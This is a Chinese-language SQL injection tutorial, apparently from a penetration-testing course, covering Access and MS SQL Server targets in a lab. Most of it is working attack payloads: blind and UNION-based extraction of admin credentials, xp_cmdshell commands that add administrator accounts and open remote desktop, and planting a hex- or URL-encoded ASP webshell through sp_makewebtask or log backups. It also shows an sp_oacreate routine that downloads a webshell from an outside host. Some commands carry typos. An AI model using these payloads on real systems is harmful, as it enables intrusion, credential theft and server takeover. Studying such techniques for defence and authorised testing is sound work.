如果服务器IIS不允许返回错误提示，通常可以通过数据库内置的系统数据表来进行判断。在注入点后提交如下查询语句。

and (select count(\*) from sysobjects)>=O

and (select count(\*) from msysobjects)>=O

Access存在系统表[msysobjects]，不存在“sysobjects”表。因此如果数据库采用的是Access,会返回如下提示错误信息(图5)。

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e37'

/home/yz/yu/show.asp, 行 8

[Microsoft][ODBC Microsoft Access Driver] Microsoft Jet数据库引擎找不到输入表或查询'sysobjects'。确定它是否存在，以及它的名称的拼写是否正确。

在MS SQL Serve:存在系统表[sysobjects]，不存在[msysobjects]系统表，因此会返回如下错误提示信息为(图6).

Microsoft OLE DB Provider for SQL Server 错误 '80040e37'

对象名 'msysobjects' 无效。

/home/yz/yu/show.asp, 行 8





图5 SQL Server数据库中不存在"msysobjects"表图6 Access数据库中不存在sysobjects表

### 1.4.2 猜数据库名

可在注入点后提交如下语句进行查询。

and exists(select \* from 数据库表名 )

或者

and (select count(\*) from 数据库表名 )>=0

上面的语句是判断数据库中是否存在指定数据库表名。如果页面返回出错，那么可更换其他常见数据库表名继续进行查询。

### 1.4.3 猜字段名及字段长度

可在注入点后提交如下语句查询。

and exists(select 字段名 from 数据库表名 )

或者

and (select count(字段名) from 数据库表名 )>=0

如果存在此字段名，返回页面正常，否则可更换字段名继续进行猜测。

猜解字段长度，可提交如下查询语句。

当提交>n-1时正常，而提交到>n时返回出错，那么说明字段长度为n。

and (select top 1 len(字段名) from 数据库表名 )>1

and (select top 1 len(字段名) from 数据库表名 )>2

…

and (select top 1 len(字段名) from 数据库表名 )>n-1

and (select top 1 len(字段名) from 数据库表名 )>n

当提交>n-1时正常，而提交到>n时返回出错，那么说明字段长度为n。

### 1.4.4 猜字段值

猜字段的ascii值，可在注入点后提交如下查询语句。

and (select top 1 asc(mid(字段名,1,1)) from 数据库表名 )>0

and (select top 1 asc(mid(字段名,1,1)) from 数据库表名 )>1

…

and (select top 1 asc(mid(字段名,1,1)) from 数据库表名 )>n-1

and (select top 1 asc(mid(字段名,1,1)) from 数据库表名 )>n

当提交>n-I时正常，而提交到>n时返回出错，那么说明字段值的ASCII码为n。反查ASCII码对应的字符，就可得到字段值的第一位字符。再继续提交如下查询。

and (select top 1 asc(mid(字段名,2,1)) from 数据库表名 )>0

用与上面相同的方法，可得到第二位字符。再继续进行查询，直接猜解出字段的所有字符值为止。

## Access注入攻击案例

漏洞链接地址为:http://192.168.1.55:901/news\_view.asp?id=14 分别提交“and 1=1”和"and 1=2"返回不同页面，说明存在注入漏洞(图7)




图7 检测到注入漏洞

### 1.5.1 猜解数据库表名和字段

首先来猜解数据库表名，提交如下网址。

http://192.168.1.55:901/news\_view.asp?id=14 and exists(select \* from users)

返回错误信息，说明users表不存在，继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and exists(select \* from admin)

还是返回错误信息，说明admin表不存在，继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and exists(select \* from administrator)

返回正常页面，说明存在administrator表(图8 存在administrator表与不存在的表对比)




图8 存在administrator表与不存在的表对比

继续猜测字段并提交。

http://192.168.1.55:901/news\_view.asp?id=14 and exists(select username from administrator)

返回错误信息，说明不存在username字段，继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and exists(select user\_name from administrator)

返回正常页面，administrator表中存在字段user\_name（图9）




图9存在user\_name字段与不存在对比

再提交：http://192.168.1.55:901/news\_view.asp?id=14 and exists(select password from administrator)

返回正常页面，说明administrator表中存在字段password

### 1.5.2 猜解字段长度

再继续猜测第一个字段内容长度。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 len(user\_name) from administrator)>1//正常

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 len(user\_name) from administrator)>2 //正常

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 len(user\_name) from administrator)>5 //报错

说明administrator表中的user\_name 字段长度为5(图10)



图10检测到字段长度为5

### 1.5.3 猜解字段内容

现在猜解字段内容并提交。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>0 //返回正常页面

说明ASCII值大于0 ,字段值应该为字母，如果是小于0那么说明是汉字，下面我们继续猜解。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>500 //返回错误页面

说明字段对应的ASCll值在0和500之间。继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>100 //返回错误页面

说明字段对应的ASCll值在0和100之间。继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>90 //返回正常页面

说明字段对应的ASCll值在90和100之间。继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>96 //返回正常页面

说明字段对应的ASCll值在96和100之间。继续提交。

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,1,1)) from administrator)>97 //返回错误页面

说明administrator表中的user\_name字段的第一位ASCII值为97。通过反查ASCII值对应的字母，得到字符值为“a”（图11）接着第二位查询。



图11 转换ASCll值得到字母a

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,2,1)) from administrator)>99 //返回正常页面(注：查第二个字母的时候记得把user\_name后面的1变成2)

http://192.168.1.55:901/news\_view.asp?id=14 and (select top 1 asc(mid(user\_name,2,1)) from administrator)>100 //返回错误页面




图12 当输入>100时报错



图13转换ASCll值得到第2字母为b

用同样的方法，可猜解user\_name字段值和password值,最终得到如下结果:

[user\_name]:admin

[password]:21232f297a57a5a743894a0e4a801fc3

可看出password的值为32位MD5加密，使用MD5在线破解工具进行破解，得到明文密码为admin(图14).



图14 破解出密码

得到管理员用户名和密码后，登录后台:http://192.168.1.55:901/admin/index.asp，输入猜解出来的用户名和密码.就可以成功进入网站后台页面。

小提示: access数据库都是存放在网站目录下，后缀格式为mdb，asp，asa,可以通过一些暴库手段、目录猜解等直接下载数据库，如果是MSSQL、MYSQL等，一般数据库是存储在数据库安装路径下，后缀格式为myi，myd，frm，mdf 不能通过下载得到库。除非走狗屎运，对方管理员把网站库备份在网站目录下。

php+mysql

数据库存储在数据库安装路径下，后缀格式myi，myd，frm

## SQL注入中的高级查询——order by 与union select

在上一节中介绍的ASCII码猜解法很浪费时间，下面介绍一种高效率的方法一一order by与union select联合查询,可以快速地获得字段长度及字段内容。这种查询方法，不仅可以利用在Access数据库猜解中，必须掌握的方法。同样也可以利用在其他类型数据库的注入猜解中，是一种非常重要，而且必须掌握的方法。

### 1.6.1 order by猜字段数目

首先，利用order by猜解字段数目，查询语句如下。

order by 1

order by 2

...

order by n-1

order by n

如果n-1时返回正常，n时返回错误，那么说明字段数目为n。

### 1.6.2 union select爆字段内容

得到字段长度后，就可利用union select查询获得字段内容了。

and 1=2 union select1, 2, 3...., n from 表名

执行上面的查询时，在页面中会返回数字，修改查询语句中的数字为字段名，例如提交如下代码。

and 1=2 union select1, 字段1, 字段2...., n from 表名

在页面中就会返回字段内容，不必一个一个进行猜解了。

### 1.6.3 union select查询攻击测试


在前面的案例中.己猜解出了表名及字段名，现在来进行高效查询获得字段内容。

首先查询字段数目，提交如下:

http://192.168.1.55:901/news\_view.asp?id=14 order by 1 //正常

http://192.168.1.55:901/news\_view.asp?id=14 order by 7 //正常

http://192.168.1.55:901/news\_view.asp?id=14 order by 8 //错误



说明字段数目为7 ，因此可提交以下字段。

http://192.168.1.55:901/news\_view.asp?id=14and 1=2 union select 1,2,3,4,5,6,7 from administrator (通过联合查询从这7个字段里面去查询administrator表里面那些是可写的数字)




图15 union select查询检测

从页面返回信息中，可看到显示了数字2和3(图15)。因此可以将这2个数字替换为字段名，提交如下查询。

http://192.168.1.55:901/news\_view.asp?id=14and 1=2 union select 1,user\_name,password,4,5,6,7 from administrator

在页面返回信息中，立即获得了user\_name和password字段的值(图16)，比前面的方法快速高效多了。




图16 union select爆出字段值


### 1.6.4 偏移注入

偏移注入是针对Access数据库，当我们注入猜到数据库表名确猜不到列名的情况下，这种方法就可以帮我们填补。(注：这种方法运气很重要)


第一步: http://192.168.1.106:901/news\_view.asp?id=14 UNION SELECT 1,2,3,4,5,6,7 from administrator 当我们把把username或password代入2、3查询不到的时候，就可以使用下面方法。



第二步: http://192.168.1.106:901/news\_view.asp?id=14 UNION SELECT 1,2,3,4,\* from administrator 分别用\*号代替数字，直到返回正常页面。发现在4的时候页面返回正常，接着我们用7-4=3（代表administrator 有3个字段）再接着用3\*2+1=7来构造第三步注入语句。




第三步: http://192.168.1.106:901/news\_view.asp?id=14 UNION SELECT 1, a.id,b.id, \* from (administrator as a inner join administrator as b on a.id=b.id) 注:a.id ,b.id 每个占三个字段，就是上面3\*2

第四步: 如果用户名和密码没暴出来，并且字段数多的情况下（例如:10个字段,那就是3\*3+1=10），那么通过下例语句还可以接着暴用户名和密码:http://192.168.1.106:901/news\_view.asp?id=14 UNION SELECT 1,a.id,b.id,c.id,\* from ((administrator as a inner join administrator as b on a.id=b.id) inner join administrator as c a.id=c.id)

### 1.6.5 注入跨库查询

假设a和b两个站点在同一服务器上面，但服务器上面安装了安全狗、Waf这样的安全软件，现在我们要对a站点进行攻击，但是没发现什么大漏洞，只找到网站数据库路径，对数据库下载发现下载不了。这个时候我发现b站点有注入点。直接用 http://192.168.1.106:901/news\_view.asp?id=14

UNION SELECT 1,adminpassword,username,4,5,6,7 from

[C:\wwwtest\2AspCMS\AspCms\_data\data.asp].Aspcms\_Admins 

## MsSQL数据库高级查询所带来的注入威胁

MsSQL Serve数据库在Web应用程序开发中也占了很大一部分比例，很多脚本语言都能够与之相结合.下面介绍一下基于ASP+MsSQL环境下的注入攻击技术。

对MsSQL的注入，可采用与Access注入相同的原理和方法，但足利用MsSQL的特性，可以直接实施危害性极大的攻击，或者使用一些高级查询语句，快速得到表名和字段名等数据内容。

### 2.1.1 MsSQl注入点的基本检测

在进行MsSQL注入点攻击时，首先要对MsSQL注入点进行一下基本的注入检测，以确定后面的攻击实施方案。

### 2.1.2 注入点类型的判断

首先，判断是否是MsSQL注入点，可提交如下查询.

and exists (select \* from sysobjects)

页面返回正常，则说明为MsSQL注入点。

### 2.1.3 注入点权限判断

再检测一下当前用户的数据库操作权限，提交如下查询

and 1=(select IS\_SRVROLEMEMBER('sysadmin'))

and 1=(select is\_srvrolemember('db\_owner'))

and 1=(select is\_srvrolemember('public'))

如果上面的第一条查询返回正常页面，则说明当前数据库用户具有sa权限，可直接利用扩展存储进行攻击。

sa为数据库用户中最高权限，而且默认也是系统权限，有了系统权限，对服务器安全威胁是相当高的。如果数据库与Web服务器是同一个服务器，默认情况下攻击者就可以通过MsSQL自带的存储过程对整个服务器进行控制。

如果页面返回出错，则说明不具备sa权限，可用另外两条语句判断其权限。如果权限不足，可通过注入点猜解数据库内容获得管理员账号。

DB\_OENER权限的话，我们可以找到WEB的路径，然后用备份的方式得到webshell，有时也可以对注册表进行操作。PUBLIC权限的话，又要面对表和列了，不过MSSQL比ACCESS的“猜”表方便许多，这里是“暴”表，使目标直接暴出来。

http://blog.csdn.net/xabc3000/article/details/7615378

### 2.1.4 MsSQL返回信息判断

再提交如下查询。

and @@version>0

从页面返回的错误信息中，可以得到数据库版本信息。如果页面出错，但未返回可利用的信息，则说明MsSQL关闭了错误信息提示，在猜解数据库内容时，就不能用爆库的方法了，只能使用union select联合查询或盲注入攻击方法。

此外，还可以进行如下查询检测，以获得更多的关于MsSQL注入点的信息。

;declare @d int // 判断MsSQL支持多行语句查询

and (select count (1) from [sysobjects])>=0 //是否支持子查询

and user>O //获取当前数据库用户名

and db\_name>0 //获取当前数据库名称

and l=convert (int,db\_name ()) 或 1=(select db\_name ()) //当前数据库名

and 1=(select @@servername) //本地服务名

and 1=(Select HAS\_DBACCESS ('master')) //判断是否有库读取权限

## 利用MsSQL扩展存储注入攻击

扩展存储过程是MsSQL提供的特殊功能。所谓“扩展存储过程”，其实就是一个普通的

Windows系统DLL文件，按照某种规则实现了某些函数功能.MsSQL利用扩展存储可以实现许多强大的功能，包括对系统进行操作.利用这个特性，在实施MsSQL注入攻击时，可以更容易地对系统进行控制。

### 2.2.1 检测与恢复扩展存储

提交如下查询进行检测。

and 1=(Select count(\*) FROM master. dbo.sysobjects Where xtype ='X' AND name = 'xp\_cmdshell')

可查看xp\_cmdshell扩展存储过程是否被删除。

and 1=(Select count(\*) FROM master. dbo.sysobjects Where name = 'xp\_regread')

可查看xp\_regread扩展存储过程是否被删除。

如果扩展存储被删除，可执行如下查询进行恢复。

;exec sp\_dropextendedproc 'xp\_cmdshell'

上面这条查询语句，是在恢复前先删除xp\_cmdshell，以后再在后面重新进行创建，然后执行如下查询。

;exec sp\_dropextendedproc ‘xp\_cmdshell’ ,’xplog70.dll’

该语句是利用系统中默认的“xplog70.dll”文件，自动恢复xp\_cmdshell

如果恢复不成功，说明该文件被改名或删除，可以上传一个“xplog70.dll”文件，自定义路径进行恢复。例如，执行如下查询语句。

;exec sp\_dropextendedproc ‘xp\_cmdshell’,’c:\xplog70.dll’

### 2.2.2 攻击中最常利用的扩展存储

在SQL注入攻击过程中，最常利用到的扩展存储有如下几个。

xp\_cmdshell—利用此存储过程可以直接执行系统命令。

xp\_regread—利用此存储过程可以进行注册表读取。

xp\_regwrit一利用此存储过程可以写入注册表。

xp\_dirtre一利用此存储过程可以进行列目录操作。

xp\_enumds—利用此存储过程可以进行ODBC连接。

xp\_loginconfig-利用此存储过程可以配置服务器安全模式信息。

xp\_makecab一一利用此存储过程可以创建压缩卷。

xp\_ntsec\_enumdomains-利用此存储过程可以查看domain信息。

xp\_terminate\_jroces一利用此存储过程可以查看终端进程，给出一个进程PID.

结合上面的这些扩展存储，通过提交精心构造的查询语句，可利用扩展存储的强大功能进行攻击。

### 2.2.3 SA权限下扩展存储攻击利用方法

当MsSQL注入点具备sa权限时，只需提交各种扩展存储查询语句，就可以实现危害极大的攻击。

#### 1.xp\_cmdshell扩展执行任意命令

利用xp\_cmdshell可执行命令，例如提交如下查询，可查看服务器C盘目录。

;exec master..xp\_cmdshell 'dir c:\'

最常见的利用方法是直接添加管理员账号，利用远程终端进行登录控制。

;exec master..xp\_cmdshell 'net user test/add'

exec master..xp\_cmdshell 'net locaigroup administrators test/add'

执行上面的查询，即可添加一个用户名和密码都为test的管理员账号。然后可以利用命令打开3389远程终端连接，并修改终端连接端口号。

;exec master..xp\_cmdshell 'sc config termservice start = auto'

;exec master..xp\_cmdshell 'net start termservice'

;exec master..xp\_cmdshell 'reg add

"HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"/v

fDenyTSConnections /t REG\_DWORD /D 0X0 /F' //允许外部连接

;exec master..xp\_cmdshell 'reg add "

HKEY\_LOCAL\_MACHINE\SYSTEN\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp"/v PortNumber /t REG\_DWORD' //改端口到80

事实上，只要可以执行系统命令，几乎任意的攻击操作都可在此基础上实现进行。

#### 2. xp\_regwrite操作注册表与开启沙盒模式

在sa权限下可以调用xp\_regwrite写入注册表，查询语句如下。

;xp\_regwrite'HKEY\_LOCAL\_MACHINE','SOFTWARE\Microsoft\Windows\currentversion\run',

'black','REG\_SZ','net user test test /add'

这里是写入注册表启动项，系统启动后就会执行“net user test westone”命令，从而在服务器上添加一个test账户。当服务器重新启动登录时，就会自动执行命令添加指定的账户。

还可以利用xp\_regwrite来开启沙盒模式，从而执行系统命令。

首先开启沙盒模式，在注入点处提交如下查询。

execmaster..xp regwrite

'HKEY\_LOCAL\_MACHINE','SOFTNARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG DWORD',l

然后利用jet.oledb执行如下系统命令。

select \* from

openrowset('microsoft.jet.oledb.4.O',';database=c:\windows\system32\ias\ias.mdb','select shell("net user test test /add")')

注意，如果注入点的参数是integer数字型，就可指定“ias.mdb”数据库;如果是string

字符型，则可指定连接dnary.mdb.如果是Windows 2000系统，数据库的路径应该指定为:

"x:\winnt\system32\ias\ias.mdb"。

#### 3.利用sp\_makewebtask写入一句话木马

sa权限可以通过sp\_makewebtask，创建一项生成HTML文档的任务，该文档包含执行过的查询返回的数据。在入侵测试的过程中，可以利用sp\_makewebtask扩展存储来将一句话木马写入到服务器磁盘中的Web目录下，从而获得对服务器的控制权限。

在写入一句话木马前，首先需要将一句话木马转换成URL格式。然后执行如下查询。

exec sp\_makewebtask

'c:\inetpub\wwwroot\yjh.asp','select'' %3C%25%65%78%65%63%75%74%65 %72%65%71%75%65%73%74%28%22%76%61%6C%75%65%22%29%25%3E'''--

#### 4.利用sp\_oacreate存储远程下载文件

sa权限下还可以调用sp\_oacreate存储过程来完成更多功能，例如远程下载文件到服务器上，从而间接获得一个WebShell.

这里可以将一个WebShell文件上传到某个网站空间中，假设文件链接地址如下。

<http://www.test.com/teat.txt>

在注入点处提交如下查询。

DECLARE @B varbinary(8000),@hr int,

@http INT,@down INT EXEC sp\_oacreate

(Microsoft.XMLHTTP],@http output EXEC

@hr = sp\_oamethod @http,[Open],null,[GET],

[http://www.test.com/test.txt],O EXEC @hr = sp\_oamethod @http,[Send],null EXEC @hr=sp\_

OAGetProperty @http,[responseBody],@B output EXEC @hr=sp\_oacreate [ADODB.Stream],@down

output EXEC @hr=sp\_OAGetProperty @down, [Type],1 EXEC @hr=sp OASetProperty @down,[mode],3

EXEC @hr=sp\_oamethod @down,[Open],null EXEC @hr=sp\_oamethod @down,[Write],null,@B EXEC

[hr=so\_oamethod @down,[SaveToFile].null.(c:\inetpub\wwwroot\WebShell.asp],l -

即可下载文件“http://www.test.con/test.txt”的内容到

“c:\inetpub\wwwroot\WebShell.asp"成功写入一个WebShell.

#### 5. sp\_addlogin扩展管理数据库用户

如果要添加和删除一个sa权限的数据库用户，可执行如下查询。

exec master.dbo.sp\_addlogin test,password

exec masterdbo.sp\_addsrvrolemember test,sysadmin

#### 6. xp\_servicecontrol管理服务

要停掉或激活某个服务，可利用xp\_servicecontrol扩展执行查询。

;exec master..xp\_servicecontrol 'stop','schedule'

;exec master..xp\_servicecontrol 'start','schedule'

;exec master..xp servicecontrol 'start','server'

此外，通过扩展存储，还可以进行差异备份写入WebShell，设置数据库允许远程连接等各种危险的操作。

### 2.2.4 dbowner权限下的扩展攻击利用

当数据库连接账户为dbowner权限时，无法直接利用扩展存储执行各种系统命令，进行攻击的过程比较烦琐。

当注入点为dbo权限时，通常首先利用xp\_dirtree扩展存储列出Web目录，然后利用SQL语句创建一个临时表，插入一句话木马到临时表中。然后利用数据库备份语句，将数据库备份到Web目录并保存为ASP格式的文件，即可得到一个一句话木马后门。最后利用一句话木马客户端连接后门，得到WebShell后就可以控制整个服务器了。

#### 1.判断数据库用户权限

首先，需要判断当前数据库用户是否为db\_owner权限。

在注入点后执行如下查询。

and 1=(SELECT IS\_MEMBER('db\_owner'));--

如果页面返回正常，说明的确是db\_owner权限。

#### 2.搜索Web目录

当Web服务器与数据库在同一服务器主机上时，就可以备份一句话木马到Web目录了。但是在备份一句话木马前，首先需要搜索Web目录，可通过如下几个步骤实现。

首先，执行如下查询。

;drop table black;create table temp(dir nvarchar (255), depth varchar(255),files varchar(255),ID int NOT NULL IDENTITY (1,1));--

该语句可创建一个临时表，一共4个字段，前三个字段用于存放执行存储过程xp\_dirtree返回的结果，ID字段则方便查询指定内容。

然后执行如下查询。

;insert into temp(dir,depth,files) exec master.dbo.xp\_dirtree 'c:',1,1--

利用xp\_dirtree扩展查询，将指定目录的文件和文件夹名称插入到临时表中，这里查询的是C盘目录路径。

再执行如下查询。

and (select dir from temp where id=1)>0

语句是查询临时表中的内容，也就是指定的目录文件和文件夹名。由于不能一次性获取所有目录文件和文件夹名，因此需要更改ID的值，依次列出文件和文件夹来。

通过此方法，可以遍历所有盘符，从而找到Web目录路径。

#### 3.获取数据库用户名

直接输入如下：

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and db\_name() =O--

#### 4.写入一句话木马

找到Web目录后，就可以写入一句话木马了。

在注入点后依次执行如下语句。

http://192.168.0.102/sqlserver/1.aspx?xxser=1;alter database testdb set RECOVERY FULL;create table test\_tmp(str image);backup log testdb to disk='c:\test1' with init;insert into test\_tmp(str) values (0x3C2565786375746528726571756573742822636D64222929253E);backup log testdb to disk='C:\wwwtest\iis-xxser.com--wwwroot\yjh.asp';alter database testdb set RECOVERY simple

执行完毕后，就会在指定的Web目录下生成一个名为“yjh.asp”的后门文件，用一句话木马客户端连接即可得到WebShell.

### 2.2.5 MsSQL 注入攻击案例

这里我就用暗影的aspx构造注射专用页面给大家讲解SA注入，首先我改一下暗影的aspx构造注射专用页面的代码，部分代码如下:

string i =  this.Page.Request.Params["xxser"];  //这里是参数?xxser=1

string sql =  "select \* from admin where id="+i ;

System.Data.SqlClient.SqlCommand

command=new System.Data.SqlClient.SqlCommand(sql, conn);

int x = command.ExecuteNonQuery();

Response.Write("最终执行SQL语句为: &nbsp;&nbsp;&nbsp;&nbsp;"+sql+"\n");

这样我每输入一条注入语句都会在WEB前端看到插入到数据查询的最终SQL语句,有关详细环境搭建大家参照视频课程,这里漏洞测试地址如下:

http://192.168.1.55/sqlserver/1.aspx?xxser=1




图 17 测试页面

#### 2.2.5.1MsSQL 注入点信息检测

首先，提交如下地址。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and exists (select \* from%20sysobjects)

